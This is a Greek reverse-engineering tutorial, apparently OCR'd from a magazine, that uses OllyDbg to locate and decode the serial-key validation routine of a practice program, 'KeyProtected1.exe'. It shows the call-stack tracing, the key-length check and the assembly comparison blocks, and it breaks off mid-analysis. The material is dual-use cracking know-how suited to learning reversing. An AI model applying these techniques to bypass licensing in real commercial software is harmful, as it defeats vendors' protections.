
το call stack τι είναι; Κάθε εντολή που εκτελεί το πρόγραμμα καταχωρείται από τον debugger σε μια λίστα ή καλύτερα σε μια στοίβα (stack). Το παράθυρο λοιπόν μάς εμφανίζει τις τελευταίες εντολές που κλήθηκαν για να εκτελεστούν (call stack).

Στην εικόνα 2 φαίνεται ότι αμέσως πριν τη διακοπή το πρόγραμμα είχε μεταβεί στη διεύθυνση του user32.messageBoxW. Πρόκειται για τη διαδικασία που εμφανίζει το παράθυρο με το μήνυμα αποτυχίας! Ειρωνεία, ε; Το παράθυρο αποτυχίας θα είναι αυτό που θα μας οδηγήσει στην επιτυχία! Μην πείτε, στέκει ακόμη κι ως φιλοσοφική ρήση ;) Εδώ θέλουμε να προσέξετε λίγο τις στήλες που εμφανίζονται. Στη συγκεκριμένη περίσταση θα μας απασχολήσουν οι Procedure και Called from. Η πρώτη δείχνει το όνομα της συνάρτησης που καλείται και η 2η δείχνει από ποια διαδικασία καλείται. Ας επικεντρωθούμε λίγο στις διαδικασίες. Βλέπουμε διάφορες, όπως την vcl160, τη user32 και την keyprote. Αυτή που μας ενδιαφέρει τώρα είναι η keyprote, αφού οι άλλες δύο αποτελούν standard βιβλιοθήκες του λειτουργικού συστήματος και της συ-



Εικόνα 3
Με δεξί κλικ κι από το μενού που εμφανίζεται, μπορούμε να δούμε τις περιοχές του προγράμματος που καλούν τη διαδικασία εμφάνισης του μηνύματος. Σε κάποια απ' αυτές ελέγχεται το κλειδί και πρέπει να την εντοπίσουμε εξετάζοντάς τες όλες, ξεχωριστά.

γκεκριμένης υλοποίησης του παραθυρικού περιβάλλοντος (VCL, Visual Component Library). Καταλαβαίνουμε εύκολα ότι η keyprote αφορά στο πρόγραμμά μας (KeyProtected1.exe). Αν κάνουμε double-click πάνω στην εντολή που ξεκινά με το keyprote, ο Olly θα μας τοποθετήσει αμέσως μέσα στο main thread του προγράμματος και συγκεκριμένα στην εντολή που κλήθηκε για να μας δείξει το παράθυρο με το μήνυμα αποτυχίας. Αφού βρεθούμε μέσα στο main thread, μπορούμε πλέον ν' αρχίσουμε την αναζήτηση. Για την ώρα, αυτό που μας ενδιαφέρει είναι να εντοπίσουμε τη διαδικασία που κάλεσε την εντολή εμφάνισης του μηνύματος αποτυχίας. Μάς παρακολουθείτε ακόμα, έτσι; Για να βρούμε αυτή τη διαδικασία, κάνουμε δεξί κλικ κι από στο μενού ακολουθούμε τη διαδρομή «Go to --> CALL From τάδε_διεύθυνση» (βλ. εικόνα 3). Προφανώς, εφόσον ψάχνουμε, θα πρέπει να δοκιμάσουμε όλες τις διευθύνσεις από τι οποίες γίνονται κλήσεις προς τη θέση που βρισκόμαστε. Βλέπετε, σε μία από τις περιοχές του προγράμματος που ζητούν την εμφάνιση του μηνύματος αποτυχίας, βρίσκεται κι ο κώδικας που κάνει τον έλεγχο γνησιότητας του κλειδιού. Αυτή η περιοχή, λοιπόν, είναι και η ζητούμενη για του περισσότερους reverser...




Εικόνα 4
Αχά! Εδώ γίνεται ένας βασικός έλεγχος για το μήκος του κλειδιού που δώσαμε. Κατά πάσα πιθανότητα, κάπου εδώ θα πραγματοποιούνται και οι υπόλοιποι έλεγχοι...

Εμείς πήραμε με τη σειρά όλες τις διευθύνσεις. Μ' άλλα λόγια, δοκιμάσαμε κάθε «CALL from τάδε_διεύθυνση» που βρήκαμε. Σε κάθε περιοχή που μας οδηγούσαν τα «Call from...», βάζαμε ένα break point πατώντας [F2] και αρχίζαμε να διαβάζουμε τον κώδικα Assembly για να διαπιστώσουμε αν πραγματοποιούσε τον έλεγχο του κλειδιού. Περιττό να πούμε ότι σε αυτό το στάδιο χρειάζονται κάποιες γνώσεις Assembly ή/και εμπειρία στο reversing, ώστε να καταλαβαίνετε πότε μια σειρά εντολών σας ενδιαφέρει ή πραγματοποιεί απλά κάποιες κλήσεις προς στο λειτουργικό σύστημα, άσχετες μ' αυτό που ψάχνετε. Αφού τελείωνε ο έλεγχος του κώδικα -κι εφόσον δεν είχαμε βρει την περιοχή που μας ενδιέφερε-, πατούσαμε [B] για να εμφανιστεί ο πίνακας με τα breakpoint. Απ' αυτόν επιλέγαμε το breakpoint που είχαμε δημιουργήσει λίγο πριν κι έτσι επιστρέφαμε στο σημείο απ' όπου είχε ξεκινήσει η μελέτη του κώδικα. Εκεί, βέβαια, βρισκόταν η κλήση προς τη διαδικασία που τύπωνε το μήνυμα, με άλλα λόγια προς τη διαδικασία από την οποία είχαμε ξεκινήσει την αναζήτηση. Έτσι, πατούσαμε [Enter] για να μεταφερθούμε εκεί και στη συνέχεια επιλέγαμε το επόμενο «Call from...». Επαναλαμβάνοντας αυτή τη διαδικασία καταλήξαμε στη διεύθυνση `004027C4` (βλ. εικόνα 4). Σ' αυτή την περιοχή βρήκαμε μια κλήση προς μια ύποπτη διαδικασία. Έτσι, πατήσαμε [Enter] κι οδηγηθήκαμε σε μια νέα διεύθυνση (`0040253C`). Απ' αυτήν ξεκινούσε μια μεμονωμένη συνάρτηση, την οποία ο debbuger είχε σημειώσει με μια μεγάλη αγκύλη (βλ. εικόνα 5).

Ο στόχος εντοπίστηκε...


Ο κώδικας στη θέση όπου βρισκόμαστε φαίνεται περίπλοκος αλλά δεν θα είναι για πολύ, εφόσον τον αναλύσουμε γραμμή προς γραμμή. Αυτό που θα κάνουμε σαν πρώτο βήμα είναι να τοποθετήσουμε ένα break point στην αρχή της συνάρτησης και να ελέγξουμε τη συμπεριφορά της, δίνοντας διαφορετικά, τυχαία κλειδιά. Το κάναμε και παρατηρήσαμε το εξής: Έχοντας δώσει σαν κλειδί το «`aaaaa`», η συνάρτηση τερματιζόταν πάντα



στη διεύθυνση `0040257C`. Κάτι συνέβαινε εκεί (βλ. εικόνα 5). Ο κώδικας που κάνει τη συνάρτηση να τερματίζει φαίνεται παρακάτω:

```
00402578 CMP DWORD PTR SS:[EBP-30],13
0040257C JE SHORT KeyProte.004025A2
```

Σ' αυτό το σημείο θα δούμε ένα γρήγορο τρόπο να καταλάβουμε τι έχει συμβεί, χωρίς να είμαστε αναγκασμένοι να διαβάσουμε όλον τον προηγούμενο κώδικα, που οδήγησε στον τερματισμό. Βλέπουμε ότι στη διεύθυνση `00402578` γίνεται μια σύγκριση: Συγκρίνονται τα περιεχόμενα της διεύθυνσης (Extended Base Pointer - 30) με τον δεκαεξαδικό αριθμό 13 (δηλαδή τον δεκαδικό 19 - σας θυμίζει τίποτα;) Πάμε όμως να βρούμε πού κρύβεται ο «Extended Base Pointer – 30». Κάνουμε right-click στο κάτω δεξιά κομμάτι του Olly (όπως φαίνεται στην εικόνα 5) κι επιλέγουμε Goto



Εικόνα 5
Επιτέλους, εντοπίσαμε τον αλγόριθμο ελέγχου γνησιότητας! Αναρωτιέστε πού βρίσκεται; Μα, φυσικά, πίσω από τον κώδικα Assembly που θα πρέπει ν' αναλύσουμε περαιτέρω...

EBP. Θα μας οδηγήσει στην αρχή του Base Pointer της συγκεκριμένης συνάρτησης (στο stack). Στη συνέχεια κάνουμε double-click πάνω στην πρώτη στήλη, μέχρι να πάρει την μορφή «$-κάτι». Παρατηρούμε ότι στη θέση EBP-30 βρίσκεται ο αριθμός 5. Αυτό που γίνεται τελικά στις γραμμές `00402578` και `0040257C` είναι ο εξής έλεγχος: Αν η τιμή του EBP-30 είναι διαφορετική από 19, τότε βγες από την συνάρτηση. Αυτός ο αριθμός 5, όμως, τι μπορεί να είναι; Μα, φυσικά, το μήκος του κλειδιού που είχαμε δώσει δοκιμαστικά! Επαναλαμβάνοντας τον έλεγχο με διαφορετικά κλειδιά, βλέπουμε ότι αυτή η υπόθεση είναι αληθής. Ο πρώτος κανόνας, λοιπόν, είναι ότι πρέπει το κλειδί να έχει μήκος 19 χαρακτήρες. Αμέσως αμέσως το μυαλό ενός έμπειρου reverser θα πήγαινε σε μια σειρά χαρακτήρων της μορφής `xxxx-xxxx-xxxx-xxxx`. Αυτό βέβαια δεν είναι παρά μία (ακόμα) υπόθεση. Ας δούμε παρακάτω.

Ανάλυση, ανάλυση, ανάλυση

Οι διευθύνσεις 0040257E μέχρι 004025CD φαίνεται ότι δεν μας ενδιαφέρουν, μιας και δείχνουν να μην επηρεάζουν τον έλεγχο του κλειδιού (κι αυτό το διαπιστώνουμε και στη συνέχεια). Όμως από τη διεύθυνση 004025CF μέχρι την 00402633 μάλλον κάτι συμβαίνει. Μάλιστα φαίνεται ότι εκεί πίσω κρύβεται κάποιο σχέδιο! Μια αδιόρατη επανάληψη δείχνει να πραγματοποιείται εκεί (βλ. εικόνα 6).

Βάζουμε ένα breakpoint στη διεύθυνση 004025CF και ξεκινάμε το πρόγραμμα από την αρχή (κάνοντας restart με [CTRL+F2]). Δίνουμε ως κλειδί το 1234567890abcdefghi και φτάνουμε μέχρι τη διεύθυνση 004025CF (βλ. εικόνα 6). Εκεί παρατηρούμε το εξής σημαντικό: Στη θέση BasePointer-44 βρίσκεται όλη η σειρά χαρακτήρων που δώσαμε. Θα μας πείτε: «Μα, που το βλέπετε το κλειδί;» Ε, λοιπόν, εσείς βλέπετε το «34333231…»; Πρόκειται για τη 16δική απεικόνιση (με βάση τον πίνακα ASCII, www.asciitable.com) των χαρακτήρων που σχηματίζουν το κλειδί (1234567890abcdefghi). Αν μελετήσετε τον κώδικα σε assembly που ακολουθεί, θα διαπιστώσετε ότι ασχολείται αρκετά μ' αυτούς τους χαρακτήρες, όπως επίσης και το ότι χωρίζεται σε οκτώ επαναλαμβανόμενα μέρη...

```
[ΜΕΡΟΣ 1]
004025CF    |> 0FBE55 C6     MOVSX EDX,BYTE PTR SS:[EBP-3A]
004025D3    |. 0FBE4D BC     MOVSX ECX,BYTE PTR SS:[EBP-44]
004025D7    |. 41            INC ECX
004025D8    |. 3BD1          CMP EDX,ECX
004025DA    |. 75 59         JNZ SHORT KeyProte.00402635

[ΜΕΡΟΣ 2]
004025DC    |. 0FBE45 C7     MOVSX EAX,BYTE PTR SS:[EBP-39]
004025E0    |. 0FBE55 BD     MOVSX EDX,BYTE PTR SS:[EBP-43]
004025E4    |. 4A            DEC EDX
004025E5    |. 3BC2          CMP EAX,EDX
004025E7    |. 75 4C         JNZ SHORT KeyProte.00402635

[ΜΕΡΟΣ 3]
004025E9    |. 0FBE4D C8     MOVSX ECX,BYTE PTR SS:[EBP-38]
004025ED    |. 0FBE5D BE     MOVSX EBX,BYTE PTR SS:[EBP-42]
004025F1    |. 83C3 FD       ADD EBX,-3
004025F4    |. 3BCB          CMP ECX,EBX
004025F6    |. 75 3D         JNZ SHORT KeyProte.00402635

[ΜΕΡΟΣ 4]
004025F8    |. 0FBE45 C9     MOVSX EAX,BYTE PTR SS:[EBP-37]
004025FC    |. 0FBE55 BF     MOVSX EDX,BYTE PTR SS:[EBP-41]
00402600    |. 83C2 05       ADD EDX,5
```

```
00402603    |. 3BC2          CMP EAX,EDX
00402605    |. 75 2E         JNZ SHORT KeyProte.00402635

[ΜΕΡΟΣ 5]
00402607    |. 8A4D CB       MOV CL,BYTE PTR SS:[EBP-35]
0040260A    |. 3A4D C1       CMP CL,BYTE PTR SS:[EBP-3F]
0040260D    |. 75 26         JNZ SHORT KeyProte.00402635


[ΜΕΡΟΣ 6]
0040260F    |. 8A45 CC       MOV AL,BYTE PTR SS:[EBP-34]
00402612    |. 3A45 C4       CMP AL,BYTE PTR SS:[EBP-3C]
00402615    |. 75 1E         JNZ SHORT KeyProte.00402635

[ΜΕΡΟΣ 7]
00402617    |. 0FBE55 CD     MOVSX EDX,BYTE PTR SS:[EBP-33]
0040261B    |. 0FBE4D C3     MOVSX ECX,BYTE PTR SS:[EBP-3D]
0040261F    |. 83C1 12       ADD ECX,12
00402622    |. 3BD1          CMP EDX,ECX
00402624    |. 75 0F         JNZ SHORT KeyProte.00402635


[ΜΕΡΟΣ 8]
00402626    |. 0FBE45 CE     MOVSX EAX,BYTE PTR SS:[EBP-32]
0040262A    |. 0FBE55 BC     MOVSX EDX,BYTE PTR SS:[EBP-44]
0040262E    |. 83C2 0A       ADD EDX,0A
00402631    |. 3BC2          CMP EAX,EDX
00402633    |. 74 04         JE SHORT KeyProte.00402639
```

Τα παραπάνω οκτώ μέρη αποτελούν κομμάτια του αλγορίθμου που πιθανόν να ελέγχει τη γνησιότητα του κλειδιού. Αν μελετήσουμε λίγο τον κώδικα θα διαπιστώσουμε ότι οι τιμές στη μνήμη EBP είναι συνεχόμενες. Άρα, είναι πολύ πιθανό ν' αποτελούν μέρος ενός πίνακα. Του πίνακα που, όπως είδαμε, περιέχει το δοκιμαστικό κλειδί που δώσαμε (`1234567890abcdefghi`). Μπορούμε λοιπόν να συμπεράνουμε (με μεγάλη πιθανότητα επιτυχίας) ότι το κλειδί μας καταχωρείται σ' ένα array (όπως αλλιώς ονομάζονται οι πίνακες). Με λίγη παραπάνω μελέτη μπορούμε να δημιουργήσουμε έναν πίνακα σαν αυτόν που ακολουθεί. Στον πίνακα φαίνονται οι διευθύνσεις μνήμης ως προς τη θέση EBP, οι χαρακτήρες που απαρτίζουν το δοκιμαστικό κλειδί και η θέση κάθε χαρακτήρα μέσα στο κλειδί...

Διεύθυνση ως προς EBP	44	43	42	41	40	3f	3e	3d	3c	3b	3a	39	38	37	36	35	34	33	32	31	30
Χαρακτήρας	4	3	2	1	8	7	6	5	b	a	0	9	f	e	d	c	g	h	i	-	-
Θέση μέσα στο κλειδί	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18		



Για να καταλάβετε πώς καταχωρούνται οι τιμές στη μνήμη και συγκεκριμένα στο stack, πρέπει να 'χετε υπόψη σας ότι καταχωρούνται ανά 4 bytes κι ανάποδα! Αν δηλαδή το stack ξεκινάει από τη διεύθυνση 44 και καταχωρήσουμε εκεί την ακολουθία χαρακτήρων `1234567890abcdefghi`, τα δεδομένα θα τοποθετηθούν ως εξής: Στα πρώτα 4 bytes του stack (`44 – 41`) θα μπουν οι πρώτοι 4 χαρακτήρες κατά την αντίστροφη σειρά, δηλαδή: Στη διεύθυνση `41` θα πάει ο χαρακτήρας 1, στη `42` ο χαρακτήρας 2 κ.ο.κ. έως τη διεύθυνση `44`. Αμέσως στα επόμενα 4 byte (`40` έως `3d`) θα καταχωρηθούν οι επόμενοι τέσσερεις χαρακτήρες, με αντίστροφη σειρά και πάλι (8, 7, 6, 5). Μ' αυτόν τον τρόπο θα συμπληρωθεί ολόκληρο το stack, μέχρι να φτάσουμε στον χαρακτήρα i. Βέβαια εκεί όπου βρίσκεται το i δεν τελειώνει και η 4άδα των byte που καταχωρήθηκε στο stack. Γι' αυτό, τα υπόλοιπα byte (στις θέσεις `30` και `31`) θ' αποτελούν αυτό που λέμε «σκουπίδια». Θα έχουν δηλαδή τυχαίες τιμές, που έχουν ξεμείνει από προηγούμενες ενέργειες.



Εικόνα 6
Κάτω δεξιά εμφανίζονται μερικοί αριθμοί που μοιάζουν τυχαίοι. Ωστόσο δεν είναι! Αποτελούν την δεκαεξαδική αναπαράσταση (ανά χαρακτήρα και με βάση τον πίνακα ASCII) του κλειδιού που δώσαμε στο πρόγραμμα. Για να κατανοήσουμε πώς ακριβώς λειτουργεί ο έλεγχος γνησιότητας του κλειδιού, πρέπει να δούμε προσεκτικά το τι συμβαίνει με αυτές τις τιμές.

Αποκρυπτογράφηση του κώδικα...

Έχοντας καταλάβει τον τρόπο που έχουν καταχωρηθεί στη μνήμη οι τιμές μας, θα προχωρήσουμε στην κατανόηση του αλγορίθμου που ελέγχει τη γνησιότητα του κλειδιού και, φυσικά, στην αναπαραγωγή του. Ας πιάσουμε πρώτα το μέρος 1 του κώδικα, που είδαμε παραπάνω...

Στη διεύθυνση `004025CF` έως την `004025DA` (μέρος 1) συμβαίνουν τα εξής:

1. Καταχωρείται στον καταχωρητή EDX η τιμή που βρίσκεται στη διεύθυνση EBP-3A. Με βάση το πινακάκι μας είναι η τιμή που βρίσκεται στη θέση 10 του array
2. Καταχωρείται στον ECX η τιμή που βρίσκεται στη διεύθυνση EBP-44. Με βάση πάλι το πινακάκι μας, είναι η τιμή που βρίσκεται στην θέση 0 του array
3. Αυξάνεται η τιμή του ECX κατά 1

4. Συγκρίνουμε τους δύο καταχωρήτες (EDX και ECX)
5. Αν δεν είναι ίσοι τότε βγαίνουμε από τη συνάρτηση. Η έξοδος αυτή πραγματοποιείται πηγαίνοντας στη διεύθυνση 00402639 και θέτοντας στον καταχωρητή ECX την τιμή 0. Όταν επιστρέψει η συνάρτηση από εκεί που κλήθηκε (με την RETN), θα γίνει ένας έλεγχος της τιμής του καταχωρητή αυτού στη διεύθυνση `004027DC` και `004027DE`. Αν είναι 0 τότε κάτι δεν έχει πάει καλά και μας οδηγεί στο μήνυμα λάθους, αλλιώς θα επιστρέψει 1 που σημαίνει ότι ο έλεγχος γνησιότητας ήταν επιτυχής...

